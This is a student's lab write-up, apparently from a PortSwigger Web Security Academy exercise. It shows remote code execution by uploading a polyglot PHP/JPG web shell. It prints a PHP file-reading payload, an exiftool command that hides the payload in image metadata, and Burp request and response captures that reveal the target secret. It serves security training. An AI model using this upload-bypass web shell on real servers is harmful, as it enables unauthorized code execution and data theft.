
File Upload Vulnerabilities Lab – 06

Remote Code Execution Via Polyglot Web Shell Upload

M.Gobi Shankar


CB.SC.P2CYS23019

On your system, create a file called exploit.php containing a script for fetching the contents of Carlos's secret.



```
┌──(kali㉿kali)-[~]
└─$ cat exploit.php
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Log in and attempt to upload the script as your avatar. Observe that the server successfully blocks you from uploading files that aren't images.




Error: file is not a valid image Sorry, there was an error uploading your file.

� Back to My Account

Create a polyglot PHP/JPG file that is fundamentally a normal image, but contains your PHP payload in its metadata. A simple way of doing this is to download and run ExifTool from the command line. This adds your PHP payload to the image's Comment field, then saves the image with a .php extension.


```
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END';
?>" cover.jpg -o gsm.php
```



```
┌──(kali㉿kali)-[~]
└─$ exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" cover.jpg -o gsm.php
    1 image files created

┌──(kali㉿kali)-[~]
└─$ ls
arpspoof  cover.jpg  Desktop  Documents  Downloads  evaluation  exploit.php  gsm.php  guymager  metaattackwin  msops  Music  Pictures  Public  redo  shell.php  splunk-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb  Templates  Videos
```


In the browser, upload the polyglot image as your avatar, then go back to your account page.



The file avatars/gsm.php has been uploaded.

� Back to My Account

In Burp's proxy history, find the GET /files/avatars/gsm.php request. Use the message editor's search feature to find the START string somewhere within the binary image data in the response. Between this and the END string, you should see Carlos's secret.



Filter: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
225	https://0ab1004a03f1702b883b...	GET	/resources/images/avatarDefault.svg			200	10015	XML	svg			✓	79.125.84.16		20:43:56 8 Ap...	8080
226	https://0ab1004a03f1702b883b...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		20:43:56 8 Ap...	8080
227	https://0ab1004a03f1702b883b...	POST	/my-account/avatar	✓		403	347	HTML				✓	79.125.84.16		20:44:05 8 Ap...	8080
228	https://push.services.mozilla.com	GET	/			101	240					✓	34.107.243.93		20:45:21 8 Ap...	8080
229	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=A...	✓		200	394	JSON				✓	142.250.196.78		20:45:42 8 Ap...	8080
230	https://0ab1004a03f1702b883b...	GET	/my-account			200	4349	HTML		Remote code execution vi...		✓	79.125.84.16		20:47:04 8 Ap...	8080
231	https://0ab1004a03f1702b883b...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		20:47:30 8 Ap...	8080
232	https://0ab1004a03f1702b883b...	POST	/my-account/avatar	✓		200	327	HTML				✓	79.125.84.16		20:47:39 8 Ap...	8080
233	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=A...	✓		200	394	JSON				✓	142.250.196.78		20:48:03 8 Ap...	8080
234	https://0ab1004a03f1702b883b...	GET	/my-account			200	4336	HTML		Remote code execution vi...		✓	34.246.129.62		20:48:15 8 Ap...	8080
235	https://0ab1004a03f1702b883b...	GET	/files/avatars/gsm.php			200	6388	JPEG	php			✓	34.246.129.62		20:48:36 8 Ap...	8080
236	https://0ab1004a03f1702b883b...	GET	/academyLabHeader		✓	400	130	text				✓	34.246.129.62		20:48:36 8 Ap...	8080
237	https://play.google.com	POST	/log?format=json&hasfast=true&authus...	✓		200	578	JSON				✓	142.250.183.110		20:50:33 8 Ap...	8080

Request

```
GET /files/avatars/gsm.php HTTP/2
Host: 0ab1004a03f1702b883b1b1e007c00cd.web-security-academy.net
Cookie: session=YjJY1oXMVqB2cGeOIjsmnrqlsCmo0d2O
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ab1004a03f1702b883b1b1e007c00cd.web-security-academy.net/my-account
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers


```


Response

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 15:20:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 6188

ÿØÿàJFIFÿþMSTART B5EWOZsWNieQibTIh9wtYNBTMobkyvXg ENDÿÛ
!.%+!&8&+/1555$;@;4?.4511+!+144644444441644144444444454441646444445444444444ÿÀ¨,"ÿÄÿÄ:!1AQ"aq2¡ÑB±Áð
Rbñ#r¢ÒáÿÄÿÄ(!1AQa"2¡qBÿÚ?ò¨»Ç´us{Ep"¹m§TÁ«>g%[4!a=%¬.Æ1ê&òâÀ@:Üâg<NqI^âAWx¼ÂÖ%v\¶fx¢Ô·7Ë§INÉ!zpÚÉ+<ô$-6F$Î#
È ª<â.$¦¤ii2D³¢(x1ôòLn!]>
 ¦Æ3ÇÜócv[£H0IóñAjuåj¦yï1ôÍ};zt¡QêçV«bèrHÀÎ>§´?§5bNµ¦ÊwO<üAþre38ÀÃ®üU"Ë¥ãè~Ð¨Úi¯ú£ÛµDã#KdwôÒ£©tºj¢µ»rçK©æì
 îªsÁàüÄ¦õE»[]ÎÒ:C6¡Þ69EÑ¤é-,_KcX  `n³7õ8º;Àe{!%Ö¦ÊE§@-AæÖ2ÜªÌ-zq;)¯lðvS;âY^\+w2úÂq¼µÂÉºU-+©'¦=
 %©4`zá ÈeS§ë-8Ñ2äx|G{ùÌ*Áiá´c:üAUSÆòbÆÆ¬6ÐdÈaV:#$CEÕµ "v½qºpG2K±Ë"CQeI8.1!¹}àÍZs9[4¯#nW;æûÈÚ9]S3q Äá>
  îCRÎJÊ¢5,i*¡8ÆH~f¿ØNj³ÈÜ|ðtÿS2Jmý¸ZTØÁc¸ø*ãÿi2Ù-gYèÈXu  WQ@À]¿Q)-:òPg¢4Î¶c~ÈAÒa]bçñ5Ud  -×:uLfì¹BOÁª`ËIêÿ
  JÓÒ§1co¼Í/#µØëÒk+ÈHèàáÇ*yã,îºs{ººA ºûºiÕL·VgâemU(ÕDá~\ã ¯à;Mõêµ-täç>atIpØ;ì{üûþ¹GR§¯·s÷&µ¦ôaeºÕÛT9ÉRZY
  eýºí¿m¡4\bSid÷9#¼&äzL·Ãz_©Ä iK^1Æmze<RâvÆºÓ¿¹ÆÞÅ#-ÔWÕeWÌ  ¸e4òC Ì¤C'D¡" µÎò§SÍ"f ø32«k|É^Ü  -Æ!+
  »-%G(ÕÓ´ëÀ¶$X¤qNBÔ%ËæW¹91Ô,rCGÀpDL Ðj&Ó»Õ$¤fÐ-È´>
   {¬K]£+  T6Â}µ×YAàz9ä(#äÌ²ÇÚjºjç}¹É8,3ÖRXu¢úé¶ÁØy+æ©Y^¯,êºç>ræÄÔµ.á%¦»IrIý|Ônd \ðx@îÞIçnÑß©þS#`-íº¥A¤
   %T ï§RÛþékrî1õ§Î  õcÆÌÅÓWFÉ_ô[ÐµÜz¼ýT¯õ$¨¨ÝÑµÑ`Á>¥
   FAeÆ  È#>8À&¿ÛN±N®tÎ X·iV
   £<^þ0É  P·Å4Ø*Ýw´%e©ÞZ#m6³6ÉZë+¼Æ]4!Õ7ªï'aSXUÄ
   0ÔIPYf:5kâ`u$Bc`ãªÔÌªI*qfE&\ÕxÌÎ¥Q&×iWtÛÍÝLõèÞ)JÉ/:ÂvÞfX}¦LØK:Bk*÷&LSóQhÂÂv©$Á>
    XsÙHOis90FéÓ ¢JuäU«´Á1P)&i½¤K>G¥<¨8ÈûÊ@âYÜõ}tM=©¥@¾Ûv:þ"eRq¤¹5ÅvßnÄ"  Îßôå'2ÿZºêåeÉ+Äóµ3³J+¢pÒ
    í5¢¡P«£sÛ9#a4ý9sÏ?¼Ï{E(p)®¥?²ÎpGÈx£,ÒÚìÅ×æF¢YßPPä)Ê×È±ø>
     §:i®Nir6ÝaèdH$ÀJ¨Í«¯ZrÁ1*9 /sÉ,[ØèïF%"R1MQÊÎ»HHòr·2%39 xEIøÄ?Ý½Ðñ4Ô5}Mp&wðLçi¯¿´,!]+¦§4²Æ<º1ÿàDô&
     zôÅÇÒ×ÄK<<åÿuí$BDô+1ÄÎu.§$M!ÔÂêÄÑBÎc2JÈ¢déIÉ5DàxkC¡ù1dÆ Ø¨àÌR`JvÅ¸3À2e(ØwU'ñ?äø÷5é¦ß»8AÿW'é÷Rj*¢U3ê
     >
      XØüæ±ÄÛ«Þé®ù;Þê w¾þ#Kàoâ 71`ºÔ\¢ÈÇ×¶âmOtÇth=êDz9¨ó,îLÄR®èÁÓ±àîñò3[gvj#Jº¥#Ðw_Lò:¼:%kwôíÍWt
      B¶ÌÅÞV/pî{MÅ¸Ò9ýV©¦ºj~ª5ÉÜ\trQÌ-=ü4.ß%tÌKV ê;ò¸àc´íÈäéæz¹ºëwÃ8"Éäën2ºÇÐó÷ñå9%QåÎF3ÌÚ3ÂLyiÌÄ2<
      Âø99$)5'Pæ5J$!ù"E1>
       #ÀEcHæ£â-GÄriq9êW6ÃÄÀc¯i-»ï<.òNÌ² MZ$ N~J1GÔmÁ!!Ò¶åòfe7=Ø¯Ów3?Õ1tÏA
```

Secret: **B5EWOZsWNieQibTIh9wtYNBTMobkyvXg**

Submit the secret to solve the lab.



My Account

Your username is: wiener

Email


Avatar:

No file selected.

0ab1004a03f1702b883b1b1e007c00cd.web-security-academy.net

Answer: B5EWOZsWNieQibTIh9wtYNBTMobkyvXg

Lab Completed Successfully.



Remote code execution via polyglot web shell upload

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email